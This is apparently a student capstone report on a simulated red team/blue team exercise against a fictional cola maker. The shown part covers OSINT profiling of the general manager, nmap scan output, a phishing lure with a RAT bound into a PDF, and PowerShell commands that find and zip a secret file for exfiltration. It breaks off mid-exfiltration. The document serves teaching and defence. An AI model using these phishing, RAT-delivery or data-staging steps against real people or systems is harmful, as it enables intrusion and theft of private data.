CAPSTONE GROUP ONE
"SWEET SECRET"

A RED TEAM / BLUE TEAM SIMULATION

TECH CRUSH | ETHICAL HACKING COHORT 7

JULY 2026

CONFIDENTIAL – FOR EDUCATIONAL PURPOSES ONLY

⚠ ETHICAL DISCLAIMER

This report documents a fully simulated, controlled, and authorised cybersecurity exercise conducted for academic purposes. All attack techniques described herein were performed exclusively on virtual machines set up specifically for this engagement. No real systems, networks, or individuals were compromised or harmed at any stage of this project.

All tools, scripts, and techniques demonstrated align with ethical hacking standards and were employed strictly within the bounds of the assigned academic brief.

TECHCRUSH | ETHICAL HACKING COHORT 7
CAPSTONE GROUP ONE

DAVID USIBE (GROUP LEAD)

AKINTUNDE QUDUS ADEOLA

BECKLEY DANIEL

ISAIAH UDO

SAMUEL OLADIPO

OPEYEMI DANIEL AFUWAJOMO

UMAR MUSA SAIDU

MUHAMMAD HARUNA OSORI

DAWODU AYOBAMI

IHEANYICHUKWU DANIEL

NDU OKOLIE

EXECUTIVE SUMMARY

COCA MOKA is a premier beverage manufacturer whose market dominance rests entirely on a proprietary, closely guarded cola recipe. Access to this intellectual property (IP) is restricted to only two individuals: the Chief Executive Officer (CEO) and the General Manager (GM). This capstone project simulates a targeted, multi-stage cyber operation – codenamed Operation Sweet Secret – against COCA MOKA to identify and exploit security vulnerabilities, followed by a comprehensive Blue Team defensive blueprint to secure the organisation's most critical assets. The simulation was executed across four structured phases:

- Phase 1 – Reconnaissance & Social Engineering: Passive and active OSINT collection on the GM, culminating in a crafted spear-phishing campaign.
- Phase 2 – Exfiltration (Data Theft): Remote discovery, compression, and covert tunnelled exfiltration of the proprietary recipe from the GM's corporate laptop.
- Phase 3 – Impact Generation (Mock Ransomware): Simulated ransomware deployment that encoded and locked files, followed by a mock extortion demand of $500,000 in cryptocurrency.
- Phase 4 – Defensive Remediation: Systematic analysis of every security failure and a structured remediation blueprint to harden the organisation against future attacks.

The simulation demonstrated that a single exploited social engineering vector was sufficient to grant full remote access to a corporate endpoint, enabling complete data exfiltration and destructive ransomware execution. The Blue Team analysis maps every offensive action to a specific defensive countermeasure, offering COCA MOKA a clear, actionable path to a hardened security posture.

PHASE 1: RECONNAISSANCE & SOCIAL ENGINEERING

The first phase of the engagement focused on building a complete digital dossier on the General Manager and engineering a believable phishing pretext to deliver the initial payload. The GM was selected as the high-value target due to a broader digital footprint compared to the CEO, providing a richer OSINT attack surface.

1.1 RED TEAM – CREATING THE OSINT PROFILE

Open-Source Intelligence (OSINT) techniques were used to aggregate publicly available information about the target. The following intelligence categories were profiled:


- Corporate Profiling: The company domain (cocamoka.com), corporate email format (name@cocamoka.com), and public-facing DNS records including MX records were documented using tools such as nslookup and dig.
- Social Profiling: The GM's social media presence was catalogued, revealing professional associations, personal interests (notably vintage Disney memorabilia), and event attendance patterns — specifically the annual Global Beverage Innovation Summit. This context was used to justify why the secret recipe would logically reside in a folder named /Disney.
- Digital Footprint Analysis: Linked professional data was cross-referenced with publicly accessible sources to build a behavioural profile sufficient to craft a convincing spear-phishing pretext.

TARGET GM PROFILE PHOTO (OSINT SOURCE)



GM profile photo sourced during open-source intelligence gathering. This image was used to personalise the phishing campaign.

GM SOCIAL MEDIA PROFILE



Screenshot of the GM's social media profile, revealing personal interests, event affiliations, and professional associations leveraged in the phishing pretext.

1.2 RED TEAM – SOCIAL MEDIA OSINT

A structured social media OSINT scan was conducted to systematically identify all publicly accessible accounts associated with the target organisation and its personnel. The investigation employed a two-stage methodology: automated username enumeration followed by manual verification and profile analysis.

METHODOLOGY

Initial reconnaissance was conducted using Google dorking techniques — crafting advanced search queries to locate publicly indexed social media profiles associated with COCA MOKA and its personnel. However, no relevant results were returned, likely because the target's social media accounts had not yet been indexed by major search engines at the time of the engagement.


To expand the search surface, Blackbird — an OSINT username enumeration tool — was deployed. Blackbird performs automated cross-platform searches across numerous social media platforms and online services simultaneously, identifying accounts that share a common username pattern. The tool returned multiple potential accounts associated with the target for further manual investigation.


- Google dorking returned no relevant social media profiles, indicating the accounts were not publicly indexed at the time of the engagement.
- Blackbird successfully identified multiple potential social media accounts across various platforms for further manual investigation.
- Manual review of the identified accounts confirmed the existence of an active X (formerly Twitter) account belonging to the organisation's General Manager.
- The discovered account contained publicly available information directly useful for organisational profiling, including the GM's professional role, public communications, event attendance, personal interests, and implicit relationships with the organisation.

SECURITY IMPLICATIONS

Publicly available employee social media profiles directly expand an organisation's attack surface. Information shared through these accounts — including event attendance, personal interests, professional associations, and organisational affiliations — can be aggregated by an attacker to craft highly convincing spear-phishing campaigns or execute social engineering attacks. The GM's public disclosure of conference attendance was the precise intelligence used to construct the phishing pretext in this engagement.


BLACKBIRD OSINT TOOL: USERNAME ENUMERATION RESULTS





Blackbird OSINT tool output showing cross-platform username enumeration results. Multiple social media accounts associated with the target were identified for further manual investigation.

GENERAL MANAGER'S X (TWITTER) ACCOUNT – CONFIRMED DISCOVERY



The GM's X account as discovered and verified during OSINT. Public posts about Liquid Next 2026 conference attendance provided the critical intelligence used to craft the phishing pretext.

1.3 RED TEAM – WEB INFRASTRUCTURE SCANNING

Web OSINT and active scanning were performed against COCA MOKA's publicly accessible digital infrastructure to enumerate exposed services, open ports, running technologies, and potential attack vectors. The findings informed subsequent phases of the engagement by revealing how the target's infrastructure was architected and what services were externally reachable.

- URL: https://k03rqh3q-5500.uks1.devtunnels.ms
- Resolved IP Address: 20.90.66.7

PASSIVE RECONNAISSANCE

Passive subdomain enumeration was performed using Subfinder. No additional subdomains were identified beyond the primary target. This result was anticipated, as the application is hosted on a Microsoft Dev Tunnel endpoint rather than a traditional public domain — meaning it would not have the standard subdomain structure of a conventionally hosted service.

PORT AND SERVICE DISCOVERY

An Nmap scan was executed against the resolved IP address to identify all publicly accessible TCP ports and the services running on them. The scan returned the following results:

Port	Service
80	HTTP
443	HTTPS
3000	Web Service
5000	Web Service
5500	Web Service
8000	Web Service
8080	Web Service
8081	Web Service


Additional ports were found listening beyond those listed above, indicating multiple web services exposed through the same host. This is a common pattern with developer tunnel services, where many application ports are simultaneously proxied through a single public endpoint.

TECHNOLOGY IDENTIFICATION

Service fingerprinting revealed that all exposed services are fronted by an NGINX reverse proxy. SSL certificate inspection identified the infrastructure as belonging to Microsoft Dev Tunnels, confirming that the application is served through a secure tunnelling service rather than being directly hosted on a traditional web server.


- HTTP traffic on port 80 is automatically redirected to HTTPS, indicating a basic transport security configuration.
- The SSL certificate is valid and properly configured.
- Multiple web application ports (3000, 5000, 5500, 8000, 8080, 8081) are publicly accessible, significantly widening the potential attack surface.
- No additional public subdomains were discovered — consistent with the Microsoft Dev Tunnel hosting model.
- The use of Microsoft Dev Tunnels to expose internal services means the infrastructure is partially outside the organisation's direct control, relying on Microsoft's tunnel infrastructure for availability and security.

NMAP PORT SCAN AND SERVICE DISCOVERY RESULTS



Nmap scan results identifying all publicly accessible TCP ports on the COCA MOKA target infrastructure, alongside service identification and technology fingerprinting output.

SCANNING OBSERVATIONS: HTTPS REDIRECT, SSL CERTIFICATE & PORT EXPOSURE




```
┌──(ade㉿kali)-[~]
└─$ nmap -sC -sV k03rqh3q-5500.uks1.devtunnels.ms
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-22 19:46 +0100
Nmap scan report for k03rqh3q-5500.uks1.devtunnels.ms (20.90.66.7)
Host is up (0.29s latency).
Not shown: 982 filtered tcp ports (no-response)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     nginx (reverse proxy)
|_http-title: 308 Permanent Redirect
443/tcp  open  ssl/http nginx (reverse proxy)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=devtunnels.ms/organizationName=Microsoft Corporation/stateOrProvinceName=WA/countryName=US
| Subject Alternative Name: DNS:devtunnels.ms, DNS:*.devtunnels.ms, DNS:*.uks1.devtunnels.ms
| Not valid before: 2026-04-29T10:00:35
|_Not valid after:  2026-10-26T10:00:35
|_http-title: 400 The plain HTTP request was sent to HTTPS port
1027/tcp open  ssl/http nginx
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title.
| ssl-cert: Subject: commonName=devtunnels.ms/organizationName=Microsoft Corporation/stateOrProvinceName=WA/countryName=US
| Subject Alternative Name: DNS:devtunnels.ms, DNS:*.devtunnels.ms, DNS:*.uks1.devtunnels.ms
| Not valid before: 2026-04-29T10:00:35
|_Not valid after:  2026-10-26T10:00:35
1111/tcp open  ssl/http nginx
|_http-title: Site doesn't have a title.
| ssl-cert: Subject: commonName=devtunnels.ms/organizationName=Microsoft Corporation/stateOrProvinceName=WA/countryName=US
| Subject Alternative Name: DNS:devtunnels.ms, DNS:*.devtunnels.ms, DNS:*.uks1.devtunnels.ms
| Not valid before: 2026-04-29T10:00:35
|_Not valid after:  2026-10-26T10:00:35
|_ssl-date: TLS randomness does not represent time
1234/tcp open  ssl/http nginx
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title.
| ssl-cert: Subject: commonName=devtunnels.ms/organizationName=Microsoft Corporation/stateOrProvinceName=WA/countryName=US
| Subject Alternative Name: DNS:devtunnels.ms, DNS:*.devtunnels.ms, DNS:*.uks1.devtunnels.ms
| Not valid before: 2026-04-29T10:00:35
|_Not valid after:  2026-10-26T10:00:35
3000/tcp open  ssl/http nginx
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title.
| ssl-cert: Subject: commonName=devtunnels.ms/organizationName=Microsoft Corporation/stateOrProvinceName=WA/countryName=US
| Subject Alternative Name: DNS:devtunnels.ms, DNS:*.devtunnels.ms, DNS:*.uks1.devtunnels.ms
| Not valid before: 2026-04-29T10:00:35
|_Not valid after:  2026-10-26T10:00:35
3001/tcp open  ssl/http nginx
|_http-title: Site doesn't have a title.
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=devtunnels.ms/organizationName=Microsoft Corporation/stateOrProvinceName=WA/countryName=US
| Subject Alternative Name: DNS:devtunnels.ms, DNS:*.devtunnels.ms, DNS:*.uks1.devtunnels.ms
| Not valid before: 2026-04-29T10:00:35
|_Not valid after:  2026-10-26T10:00:35
4000/tcp open  ssl/http nginx
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=devtunnels.ms/organizationName=Microsoft Corporation/stateOrProvinceName=WA/countryName=US
| Subject Alternative Name: DNS:devtunnels.ms, DNS:*.devtunnels.ms, DNS:*.uks1.devtunnels.ms
| Not valid before: 2026-04-29T10:00:35
|_Not valid after:  2026-10-26T10:00:35
|_http-title: Site doesn't have a title.
5000/tcp open  ssl/http nginx
|_http-title: Site doesn't have a title.
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=devtunnels.ms/organizationName=Microsoft Corporation/stateOrProvinceName=WA/countryName=US
| Subject Alternative Name: DNS:devtunnels.ms, DNS:*.devtunnels.ms, DNS:*.uks1.devtunnels.ms
| Not valid before: 2026-04-29T10:00:35
|_Not valid after:  2026-10-26T10:00:35
5001/tcp open  ssl/http nginx
| ssl-cert: Subject: commonName=devtunnels.ms/organizationName=Microsoft Corporation/stateOrProvinceName=WA/countryName=US
| Subject Alternative Name: DNS:devtunnels.ms, DNS:*.devtunnels.ms, DNS:*.uks1.devtunnels.ms
| Not valid before: 2026-04-29T10:00:35
|_Not valid after:  2026-10-26T10:00:35
|_ssl-date: TLS randomness does not represent time
|_http-title: Site doesn't have a title.
5500/tcp open  ssl/http nginx
| ssl-cert: Subject: commonName=devtunnels.ms/organizationName=Microsoft Corporation/stateOrProvinceName=WA/countryName=US
| Subject Alternative Name: DNS:devtunnels.ms, DNS:*.devtunnels.ms, DNS:*.uks1.devtunnels.ms
```

Documented observations from the scanning phase, confirming HTTP-to-HTTPS redirection, a valid SSL certificate, and the exposure of multiple web service ports to the public internet.

1.4 RED TEAM – PHISHING CAMPAIGN & RAT DELIVERY

With the OSINT dossier, a targeted phishing email was crafted. The pretext leveraged the GM's known attendance at the Liquid Next 2026 conference, with the attacker posing as an event organiser. A legitimate-looking event schedule PDF (LIQUID-NEXT-2026-SCHEDULE.pdf) was used as the lure document. This PDF was weaponised using Celesty File Binder, which silently embedded a Remote Access Trojan (RAT) inside the document.



PHISHING EMAIL RECEIVED ON GM LAPTOP

GM's laptop displaying the received phishing email with the RAT-embedded attachment. The social engineering pretext closely mirrors a legitimate conference correspondence.

1.5 BLUE TEAM – SURFACE REDUCTION & DEFENSIVE CONTROLS

The following defensive controls directly mitigate the attack vectors exploited in Phase 1:

- Email Security Protocols (SPF, DKIM, DMARC): Configuring DMARC with a 'quarantine' or 'reject' policy on the cocamoka.com domain would prevent spoofed or lookalike sender domains from reaching the GM's inbox.
- External Email Warning Banners: All emails originating from outside the corporate domain should carry a prominent warning banner to alert recipients, reducing the chance of a social engineering success.
- OSINT Minimisation Policy: A corporate Digital Footprint Minimisation Policy should be enforced for all C-suite and GM-level personnel, restricting what information — including event attendance, personal interests, and professional associations — can be shared on public platforms.
- Security Awareness Training: Regular phishing simulation exercises and targeted training for high-value employees would significantly increase their resistance to social engineering attacks.
- Attachment Sandboxing: All email attachments should be automatically detonated in an isolated sandbox environment before delivery, flagging executables or documents that spawn additional processes.


PHASE 2: EXFILTRATION (DATA THEFT)

With the RAT successfully delivered and executed on the GM's corporate laptop, the attacker established a persistent remote access channel. This phase covers the remote discovery of the target file, its preparation for exfiltration, and the tunnelled transfer to the attacker's system.

2.1 RED TEAM – GAINING REMOTE ACCESS


Once the GM opened the weaponised attachment, the embedded RAT silently established a reverse connection back to the attacker's command-and-control (C2) infrastructure. The attacker gained full graphical and command-line access to the GM's laptop without any visible indication to the victim.

ATTACKER GAINS REMOTE ACCESS TO GM LAPTOP




RAT successfully established a connection. Attacker's terminal displays a live session of GM laptop.

REMOTE ACCESS AND SYSTEM MONITORING



Attacker remotely monitoring the GM's desktop activity through the RAT interface.



Attacker accessing system information and file directory structure on the GM's laptop remotely.

2.2 RED TEAM – DISCOVERY, STAGING & EXFILTRATION

Using a remotely accessible PowerShell session over the RAT connection, the attacker executed a series of commands to locate, compress, and exfiltrate the target data. The following PowerShell commands were used:

DISCOVERY – LOCATING THE SECRET RECIPE FILE

```
Get-ChildItem -Path C:\Users\CMK_GM_LAPTOP -Recurse -Filter "*Secret*"
```

This command recursively searched the entire user profile for any file containing 'Secret' in its name, successfully returning the SecretRecipe.txt file hidden within the /Documents/Disney directory.

STAGING – COMPRESSING THE TARGET FOLDER

```
$DirPath = "C:\Users\CMK_GM_LAPTOP\Documents\Disney"
$ZipPath = "$HOME\Desktop\Disney.zip"
Compress-Archive -Path $DirPath -DestinationPath $ZipPath -Force
```

